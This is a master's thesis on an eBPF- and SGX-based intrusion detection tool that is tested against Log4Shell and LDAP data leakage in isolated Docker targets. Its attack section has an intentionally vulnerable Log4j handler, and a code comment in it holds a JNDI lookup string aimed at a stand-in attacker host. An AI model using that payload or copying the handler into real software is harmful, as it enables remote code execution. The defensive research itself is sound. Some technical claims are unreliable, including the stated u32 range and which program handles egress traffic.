EDR: Securing Low-level tracing for intrusion detection

Guilherme Pereira
Masters in Network and Information System Engineering
Department of Computer Science
Faculty of Sciences of the University of Porto
2023/2024

EDR: Securing Low-level tracing for intrusion detection

Guilherme Pereira

Dissertation carried out as part of
the Masters in Network and Information System Engineering
Department of Computer Science
2023/2024

Supervisor
Rolando Martins, Professor and Researcher at Faculty of Sciences, University of Porto

Resumo

A constante monitorização e recolha de dados nas infraestruturas modernas para deteção, proteção e análise do fluxo de dados em tempo real é um aspeto crucial dos sistemas de sistemas de deteção e resposta (EDR). Esta tese apresenta uma ferramenta de rastreio de baixo nível como prova de conceito para uma solução EDR flexível e personalizável. Esta solução, baseada em eBPF e na deteção de anomalias com a utilização de redes neuronais, foi concebida para se adaptar às necessidades específicas de diferentes infraestruturas. O seu objetivo é extrair e analisar o contexto da rede a partir de operações de baixo nível e aplicar heurísticas de filtragem de pacotes e de estado para a deteção contínua de padrões de rede em cargas de trabalho distribuídas, utilizando o Intel SGX e interpolando o tráfego quando certas condições previamente definidas são cumpridas. Ao concentrar-se em dois contextos de exploração distintos, o EDR posiciona-se como uma unidade defensiva para detetar e interpolar o tráfego. A deteção de padrões na rede é responsável pelas capacidades do eBPF e da aprendizagem automática; o eBPF é utilizado como classificador inicial e a rede neural *feed-forward* é apresentado como um segundo classificador que irá aprender continuamente com o contexto posicionado, bem como aplicará previsões de um modo contínuo.

Abstract

The constant monitoring and collection of data within modern infrastructures for detection, protection, and real-time data flow analysis is a crucial aspect of Endpoint Detection and Response (EDR) systems. This thesis presents a proof-of-concept low-level tracing tool as a fundamental element for a flexible and customisable EDR solution. This solution, based on eBPF and anomaly detection using neural networks, is designed to adapt to the unique needs of different infrastructures. It aims to extract and analyse network context from low-level operations and apply stateful and packet filtering heuristics for continuous network pattern detection across distributed workloads, using Intel SGX and interpolating traffic when previously defined conditions are met. By focusing on two distinct exploitation contexts, the EDR is positioned as a defensive unit for detecting and interpolating traffic. Distributed network detection is accountable for both eBPF and machine learning capabilities; eBPF is used as the initial classifier, and the feed-forward neural network is a second classifier that will continuously learn from the positioned context as well as apply continuous predictions.

Table of Contents

List of Code Samples

List of Figures

List of Abbreviations

FCUP	FACULTY OF SCIENCES OF THE UNIVERSITY OF PORTO
UP	UNIVERSITY OF PORTO
AI	ARTIFICIAL INTELLIGENCE
CA	CERTIFICATE AUTHORITY
EDR	ENDPOINT DETECTION AND RESPONSE
RCE	REMOTE CODE EXECUTION
SDK	SOFTWARE DEVELOPMENT KIT
MQ	MESSAGE QUEUE
TLS	TRANSPORT LAYER SECURITY
JNDI	JAVA NAMING AND DIRECTORY INTERFACE
BPF	BERKELEY PACKET FILTER
BTF	BPF TYPE FORMAT
CO-RE	COMPILE ONCE – RUN EVERYWHERE
EBPF	EXTENDED BERKELEY PACKET FILTER
XDP	EXPRESS DATA PATH
TC	TRAFFIC CONTROL
SGX	SOFTWARE GUARD EXTENSIONS

List of Definitions

Attacker Model – Paradigm which considers a *malicious* actor, *vulnerable* target and proposed *EDR* solution. Offensive and defensive postures are dependent on the exploit being explored (*i.e.,* either *Remote Code Exploitation* or *Information Gathering / Leakage*).

1. INTRODUCTION

Endpoint Detection and Response (EDR) systems have emerged as a pivotal component in modern infrastructures, particularly in the realm of data security. These systems are designed to continuously monitor and gather data, aiding in detection, sovereignty, and real-time interpolation of data flows in the residing infrastructure. In the EDR landscape, there are open and closed source solutions that provide several strategies for intrusion detection and prevention:

- ***Wazuh***: Open-source security monitoring platform which provides intrusion detection, log data analysis and file integrity monitoring using the *Elastic Stack,* [1].
- ***OSSEC***: An open-source host-based intrusion detection capable of applying log-based intrusion, rootkit, malware detection, active response, compliance auditing, file integrity monitoring and system inventory, [2].
- ***CrowdStrike Falcon***: EDR solution with advanced threat hunting, alerting and automated investigation capabilities used by mid to large-sized enterprises [3].
- ***SentinelOne***: AI-powered prevention, detection, response and hunting platform with endpoint transparency and autonomous real-time action, with several advanced functionalities based on the selected service [4].

This thesis proposes an alternative solution for intrusion detection and prevention, based on eBPF filtering and the use of hardware security modules (i.e., Intel SGX) for confidential computing. Sovereignty, configuration and management of data produced by the proposed tool, as well as deployment and configuration of *Wazuh* and *RabbitMQ*, were not considered in this thesis. Although not addressed, these configurations and setting are publicly available from the source-code developed and used throughout this thesis, referenced as *edrc2u* under the *branch: thesis-poc* hosted in *GitHub* [5].

As objectives, the following capabilities and functionalities were considered for the *proof-of-concept* tool, so that it would be possible to analyse network traffic from pre-defined targets:

- **Securing**: To provide a tool capable of interpolating and detecting malicious activity directed to arbitrary *Docker* services with a tentative approach to ensure confidentiality, integrity and authenticity of both scanned and produced traffic, using a producer/consumer eBPF network traffic filtering stack and Intel SGX-based anomaly detector subsystem.

- **Detection and Response**: Ensure detection and response capabilities based on a pre-defined context and defensive assumptions. Such capabilities result in continuous logs being produced, triaged (i.e., *Anomaly Detection*) and promptly forwarded for local and/or remote *Wazuh* reporting.
- **Low-level Tracing**: Apply deep and shallow packet inspection techniques to trace for packet data and meta-data, respectively. Data produced from tracing is then either logged internally for processing and storage, or promptly forwarded to a *Wazuh* instance.




Figure 1 - EDR Overview

2. BACKGROUND

eBPF (extended Berkeley Packet Filter) is a revolutionary technology within the Linux operating system with programmable nature and execution capabilities within the kernel space. eBPF has garnered significant capabilities in various domains, including system observability, security, and performance.

In its current form, eBPF provides extended visibility and automation in system-level activities including real-time events. Several eBPF program types are attachable, most of which are hooked in distinct sections of the operating system. The eBPF program type and placement ("*hook-point*") are highly dependent on the desired functionalities and purpose (*i.e.,* Networking, security, performance and/or monitoring).

There are several eBPF program types, but for the EDR's network tracing stack, only the eXpress Data Path (XDP) and Traffic control (TC) types were considered [6]. The stack is thus compromised of two eBPF programs, XDP and TC, running simultaneously in opposite network planes to capture data flowing to and from our source (*i.e.*, Host, where eBPF programs are attached). XDP is "*hooked*" at the network driver level allowing the program to interpolate (*i.e.:* pass, drop or redirect) network data packets before they reach the host's operating system network stack, thus providing high-performance packet processing. The TC program is directly attached to the host's operating system network stack, processing packets as they reach or leave the host [7]. Current solutions such as *CrowdStrike Falcon* XDR [3] or *Cilium's Tetragon* [8] also consider a similar approach, leveraging eBPF for low-level tracing and automation for improved security and sovereignty.

```c
#include <linux/bpf.h>
#include <bpf/bpf_helpers.h>

SEC("xdp")
int  xdp_prog_simple(struct xdp_md *ctx)
{
return XDP_DROP; // XDP_PASS , XDP_REDIRECT , XDP_TX
}

char _license[] SEC("license") = "GPL";
```

Code 1 - XDP (C) Program

eBPF adoption was initially stymied due to program compatibility issues across different versions of the Linux kernel. However, BPF CO-RE (Compile Once - Run Everywhere)

provided a modern approach to allow eBPF to be compiled once and run correctly across different kernel versions without the need for multiple compilations. This portability came at a cost since, once eBPF programs are loaded, verified and executed in the kernel context, they are still subject to the surrounding memory layout of the kernel environment with constrained control [9].

One of the crucial enablers of this approach was the progressive adoption of BPF Type Format (BTF) by the Linux kernel as the natural successor of DWARF for representing and describing all the types of information of the inherent C programs (kernel-space). This transition resulted due to the simplicity, de-duplication algorithm and consequential reduction in size of BTF when compared to DWARF [10].




Figure 2 - BPF CO-RE Overview

In a traditional BPF CO-RE deployment, there are several needed components: the target kernel, user-space BPF loader library (*i.e., libbpf*) and a compiler (Clang). The BPF loader library is responsible for linking and verifying the generated BPF bytecode with the available BTF type information. Verification of the pre-compiled BPF program requires verifying discrepancies between different kernels (and their types). Linking is then performed by the BPF loader library, which is responsible for adjusting the BPF code to the specific target kernel type and promptly attaching it to the relevant "hook points". The target kernel where the BPF program(s) is to be attached can stay completely agnostic, as the kernel type is verified and pre-compiled using the generated BTF type information (*i.e.,* vmlinux.h – *header file with target kernel information*) [9].

2.1. aya-rs

aya-rs is a Rust library that simplifies the described eBPF compilation process. It is built purely with Rust, using only the C standard library (*i.e., libc*) to execute system calls when necessary. This library provides a Rust-based wrapper for building eBPF programs and their corresponding loader(s) [11].




Figure 3 - aya-rs Build Overview

One key distinction of this library from its traditional counterpart is the requirement for both kernel-space and user-space code. This is essential for the swift verification, attachment, and execution of the eBPF program(s) (*t=1*). Syntax and program constraints must be followed, including additional steps for eBPF programs that rely on internal kernel-type definitions. In such cases, the respective type definitions must be generated in advance and then imported into our eBPF Rust code. This process ensures that the code is ready for deployment (*t=0*) [12].

With this deployment, eBPF programs run in a constrained runtime environment with no access to the host's heap space and limited stack size (i.e., 512 bytes). Rust code is also restricted to the 'core' library, the standard library can't be used as the code will be executed in kernel-space.

2.2. Intel SGX

Intel's Software Guard Extensions (SGX) is a technology which provides the means for provisioning a hardware enclave within the host. SGX enclaves are designed to provide secure execution environments within a CPU to protect code and data from disclosure or modification, where sensitive data and/or code can be securely executed, shielding them from potential external breaches, even if the host is compromised [13]. Intel's SGX creates isolated code-execution regions in memory that are protected by hardware encryption. This technology allows developers to run and protect code by using

protections in the processor to ensure that a malicious actor cannot directly access enclave memory at runtime [14].

2.2.1 Rust Environment

Building and running a Rust-based SGX code is achievable by using Apache's open-source *Incubator Teaclave* SGX Software Development Kit (SDK) [15]. This open-source SDK allows developers to write Rust-based code that will be executed within SGX enclaves, ensuring data within it cannot be read or tampered with [16].

Developing SGX enclave code in Rust presents unique challenges. Enclaves, where the code will be executed, lack full access to OS interfaces and hardware. This means that libraries inheriting Rust's standard library may not be directly used due to the isolation and specific architectural requirements of SGX. Instead, a subset of the Rust standard library specifically tailored for the enclave environment is required. This is where *Incubator Teaclave* SGX SDK (*i.e., sgx_tstd*) comes in, providing most of the functionalities from the standard *Rust* environment [17].

2.3. Infrastructure

2.3.1 Producer / Consumer Model

In a producer/consumer model, producers are entities that generate and deliver messages to a message broker (*i.e., RabbitMQ*). Consumers receive and process these messages from the broker. With this model, a granular separation of functionalities is achievable, where computational units can focus solely on the respective MQ role (producer/consumer) and in the case of consumers, apply other operations on said data.

2.3.2 Transport Layer Security

Transport Layer Security (TLS) is a cryptographic protocol designed to provide secure communications over networks. As per *RFC 5246*, "*TLS should be used to establish a secure connection between two parties*" and, when applied, can provide integrity and confidentiality by preventing eavesdropping, tampering or message forgery. TLS was used to establish and secure communications between the respective producers and consumers as a pre-emptive measure to ensure no malicious activity can be induced to skew or alter the intended operations and their underlying logic [18].

Considering the context in which TLS is applied in the EDR, in order to establish a secure connection, the root CA certificate, client or server certificate and corresponding private

key are required. The CA certificate will ensure that the TLS's server is trusted, considering that the CA certificate is *self-signed*. The private key, used in conjunction with the respective certificate, is a critical component that must be securely stored and protected. This underscores the importance of maintaining the confidentiality and integrity of the TLS session.

2.3.3 RabbitMQ

RabbitMQ is an open-source message broker software that implements the Advanced Message Queuing Protocol (AMQP), designed to facilitate communication by reliably sending and receiving messages using message queues. *RabbitMQ* handles storing, routing and delivering of messages, ensuring asynchronous communication to the underlying producer and consumer model [19].

Assuming the producer/consumer model with *RabbitMQ*, messages from producers are sent to exchanges, which then route them to queues based on internal routing keys and binding rules. Consumers solely need to subscribe to defined queues and process messages asynchronously. Producers and consumers require a valid and matching CA certificate, client certificate, and private key, as well as a server certificate and private key. For simplicity, upon each run, the CA certificate is self-signed, a client key is generated using *RSA, and* a client certificate is issued by the CA (*the* same process applies for the server certificate and private key). Before execution, the certificates and private keys are distributed to the relevant parties, ensuring a secure connection.

2.4. Logging

Logging as a capability is the process of systematically delivering and storing relevant events to pre-defined destinations. (*i.e., Wazuh* Manager/Agent and/or *SGX* enclave). In this context, these events can be abstracted as system logs (*i.e., syslog*) [20], which are sent to remote or local *Wazuh* instances (Manager or Agent, respectively) for manual post-processing. Optionally, confidential computing capabilities can be leveraged from *SGX* using a long-lasting consumer model (*i.e.:* inherited from underlying MQ infrastructure). Rsyslog (*Rocket Fast System Logger*) manages the storage and delivery of EDR events and system logs to *Wazuh* [21]. This framework is central to the EDR since it is the sole component responsible for forwarding logs from the underlying MQ infrastructure to the available reporting and visualization agents. Rsyslog natively logs events captured from the *system* context but also supports forwarding logs to remote endpoints using either UDP or TCP. The framework can also be configured to secure connections using TLS [22].

2.5. Vulnerable Targets

Vulnerable targets were used for testing and analysis of the results from the proposed EDR solution. Both targets were built and executed independently in isolated network namespaces in *Docker*. For testing, Spring Boot version 2.6.1 was used with log4j version 2.14.1 and JDK 1.8.0_181. For LDAP testing, *Openldap* version 1.4.0 was used.

2.5.1 Spring Framework

Spring Boot is an open-source Java-based framework that simplifies the development of production-ready applications. It provides a streamlined approach to configuring and deploying Java applications by incorporating convention over configuration, which reduces the need for extensive setup. Spring Boot is widely used for its ability to create stand-alone, production-grade Spring applications with minimal configuration. Log4j, part of the Apache Logging Services, is a robust logging framework for Java applications. Log4j's flexible architecture allows for dynamic configuration, multiple output formats, and efficient log message management. In the context of Spring Boot applications, Log4j can be seamlessly integrated to provide enhanced logging capabilities [23].

2.5.2 LDAP

Lightweight Directory Access Protocol (LDAP) is a protocol used to access and maintain distributed directory information services. It is widely employed for managing user information, authentication, and access control in enterprise environments. OpenLDAP, an open-source implementation of LDAP, provides a robust and flexible framework for directory services [24].

2.6. Anomaly Detection

Anomaly detection is a critical task in data analysis aimed to identify patterns that deviate from expected behavior. In the context of neural networks, particularly feed-forward models, anomaly detection involves training the network to recognize standard data patterns and flag deviations as anomalies. Feed-forward neural networks are structured to process input data sequentially through layers of interconnected nodes, learning complex patterns through backpropagation. By training on standard data, the network learns a representation of typical behavior, enabling it to detect anomalies as significant deviations from this learned representation. Rusty-Machine was leveraged to facilitate this task. The Rusty-Machine library is a machine-learning framework in Rust that facilitates the development of such models [25]. It provides tools for constructing and

training various models, leveraging Rust's performance and safety features. This library efficiently handles large datasets, which is crucial for accurate anomaly detection.

3. MOTIVATION

3.1. *Attacker Model*

In this section, we reiterate the EDR's role in mitigating security threats within the explicit exploitation paradigms. In each paradigm, the attacker poses a security threat, and the EDR, as the main detection and interpolation unit, provides a secure and protected environment.

Two *attacker models* were considered. For each attacker scenario, the proposed tool was developed to, at least, be able to detect the defined exploit. Interpolation capabilities are only expressed in the first attacker model (i.e.: *Log4Shell*) since there is a clear distribution of traffic and several solutions for mitigating and restricting the behavior of the malicious actor conducting the exploit.

3.1.1 Log4Shell




Figure 4 - Log4Shell RCE

The Log4Shell vulnerability, CVE-2021-44228, is a JNDI injection flaw in the logging messages processing in Log4j that can lead to Remote Code Execution [26]. The red (*left*) side illustrates the malicious actors, which consists of the dispatcher, responsible for delivering a malicious JNDI and LDAP connection string, and the corresponding proxy, which will communicate with a vulnerable instance (blue).

The execution flow behind the Log4Shell vulnerability can be conducted in several ways. For RCE, a target with a vulnerable Log4j version with a point-of-access/endpoint that

allows attackers to send an arbitrary exploit string that is interpreted as a log statement and logged internally is required. Practically, this was achieved using an *SpringBoot* application with a vulnerable *log4j version.* The exploit relates to abusing Log4j requests sent to arbitrary LDAP and/or JNDI endpoints. The vulnerable *SpringBoot* instance processes such Log4j requests from an HTTP header input. To simulate the complete exploitation chain, two containers are provisioned: a vulnerable *SpringBoot* and a JNDI proxy container. The initial request, which includes a malicious JNDI payload in the respective HTTP header, is sent manually. The vulnerability can be triggered when Log4j attempts to process log messages containing malicious JNDI lookups. By sending a carefully crafted log message to a vulnerable Log4j server, an attacker can exploit this flaw to execute arbitrary code with the privileges of the application or service using Log4j. This event can lead to a complete compromise of the affected system, enabling attackers to gain unauthorized access, infiltrate sensitive data, or perform other malicious activities. Log4Shell has been classified as a critical vulnerability due to its potential impact and the widespread usage of the Log4j library in various Java-based applications and systems.

The code snippet, Unsecure Log4j Handler Example, represents how the logging statements will be processed when the vulnerable target receives an HTTP request with the X-Api-Version header. The exploit string (*JNDI-Payload*, Figure 4 – Log4Shell RCE) must be specifically crafted to leverage the *Lookup* capability, allowing remote object referencing and execution during run-time [27]. As of writing, version *2.17* of *Log4j* requires that specific system variables be updated (*i.e.*,*log4j2.enableJndiLookup*), to enable the use of *Lookup* procedure in the JNDI protocol. Testing was performed using version *2.14.1* of *Log4j,* which enables JNDI by default (Java Development Kit version *1.8.0*). Log4Shell was classified as a critical vulnerability due to its potential impact and the widespread usage of the Log4j library in various Java-based applications and systems.

```java
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

import java.io.*;
import java.sql.SQLException;
import java.util.*;

public class VulnerableLog4jExampleHandler implements HttpHandler {

  static Logger log =
      LogManager.getLogger(VulnerableLog4jExampleHandler.class.getName());

  /**
   * A simple HTTP endpoint that reads the request's x-api-version header and
       logs it back.
   * This is pseudo-code to explain the vulnerability, and not a full example.
   * @param he HTTP Request Object
   */
  public void handle(HttpExchange he) throws IOException {
    String apiVersion = he.getRequestHeader("X-Api-Version");

    // This line triggers the RCE by logging the attacker-controlled HTTP
        header.
    // The attacker can set their X-Api-Version header to:
        ${jndi:ldap://some-attacker.com/a}
    log.info("Requested Api Version:{}", apiVersion);

    String response = "<h1>Hello from: " + apiVersion + "!</h1>";
    he.sendResponseHeaders(200, response.length());
    OutputStream os = he.getResponseBody();
    os.write(response.getBytes());
    os.close();
  }
}
```

Code 2 - Unsecure Log4j Handler Example

Network traffic heuristics applied during runtime by the EDR assume that the vulnerable target is provisioned in an isolated context (*i.e., Docker*). Outbound traffic is thus inexistent unless initiated by the Log4Shell exploit, due to the JNDI *Lookup* which will initiate an HTTP GET request to fetch the malicious object reference. By applying deterministic heuristics, the EDR can provide observability and interpolation capabilities.

3.1.1.1 Malicious Proxy

The JNDI/LDAP proxy server will be responsible for receiving requests triggered by the JNDI *Lookup* in *SpringBoot* (*Log4j*) and promptly responding with malicious *Java* code that the vulnerable target will execute.




Figure 5 - JNDI:LDAP Lookup Overview

Figure 5 illustrates the procedure throughout this exemplary RCE attack. Detection complexity arises from applying obfuscation in the JNDI lookup request (1), to evade manual and/or static pattern matching; Attack scalability may also drastically shift depending on the type of remote object reference and the intended exploit result.

3.1.2 LDAP Tracing




Figure 6 - LDAP Tracing Overview

For this attacker model, the goal of an arbitrary attacker is to leak information from a vulnerable LDAP server, using *ldapsearch* [28], forcing the compromise of stored information (red). As such, LDAP traffic is inspected by performing medium packet inspection, expecting traffic as per RFC 2251 and analyzing for a subset of protocol operations (*protocolOp*) to provide contextual information during runtime and other relevant packet meta-data. *LDAPS*, the secure extension of LDAP, provides encrypted traffic although was not considered for this scenario.

4. ARCHITECTURE




Figure 7 - EDR Architecture

4.1. eBPF Maps

eBPF maps are the cornerstone for interpolation and tracing. They represent data structures that allow shared data storage between user and kernel space. The use of these maps allows the inherent eBPF programs to maintain shared information during runtime.




Figure 8 - EDR eBPF Maps

Considering the EDR scope, all eBPF maps except EVENTS can be abstracted as a data structure with 1024 entries that store key-value pairs of unsigned 32-bit integers (*i.e., HashMap of u32 value*). The *u32* data type represents non-negative integer values ranging from 0 to 256 (2^{3^2-1}) (inclusive), and IP address decimal values fit within this closure.

Thus, by indexing HashMap with these values, the IP address can be encoded in a low-level manner and maintained during run-time. eBPF data structures are required for two possible reasons:

1. Maintaining *state* throughout the execution of eBPF-based programs.
2. Data traversal from different Protection Rings in the Linux Operating System, such as from kernel-space to user-space and vice-versa, is a key function that eBPF data structures enable.

- HITS: eBPF data structure used to count the number of occurrences of identified IP addresses during run-time. The key and values are both *u32*. This structure allows the EDR to abstract counter values for each key on a temporal basis, allowing state recognition at the lowest level.

- LOOKUPS: Second counter-based eBPF data structure used to enumerate the amount of JNDI lookups performed. With this information, the kernel space can keep track of remote referencing of objects, allowing it to react accordingly to any subsequent traffic at the lowest context level with the lowest possible overhead.

- BLOCK/ALLOW LIST: eBPF maps that control the interpolation capabilities from the EDR. These structures are crucial for interpolation as they directly control the EDR's behavior, allowing incoming or outgoing traffic to be blocked or allowed based on a unique IP address.

- EVENTS: This type of eBPF map is used exclusively for sending events with a defined structure from kernel space to user space. It is referenced as a *PerfEventArray*, an internal aya-rs eBPF data structure specialized in allowing efficient data transversal from kernel space to user space [29].

4.2. Kernel-space

Kernel space is composed of two eBPF programs and the eBPF maps defined earlier. The programs were devised so that the EDR can identify and analyze inbound and outbound traffic, with the capability of cross-referencing traffic information irrespective of the plane where it is being interpolated. Although subject to the constraint that our vulnerable instance is isolated, as a Docker service, without any overlapping activity and that these kernel-space programs are attached to the host and appropriate interface where these services are running and expected to receive network traffic.




Figure 9 - Kernelspace overview

Outgoing or egress traffic is picked up from the eXpress Data Path (XDP) program while incoming or ingress traffic is traced by Traffic Control (TC). The eBPF maps make intermediary data accessible to both programs. The EDR is capable of maintaining a state, which allows it to interpolate traffic according to previously defined rulesets and react preemptively (if set).

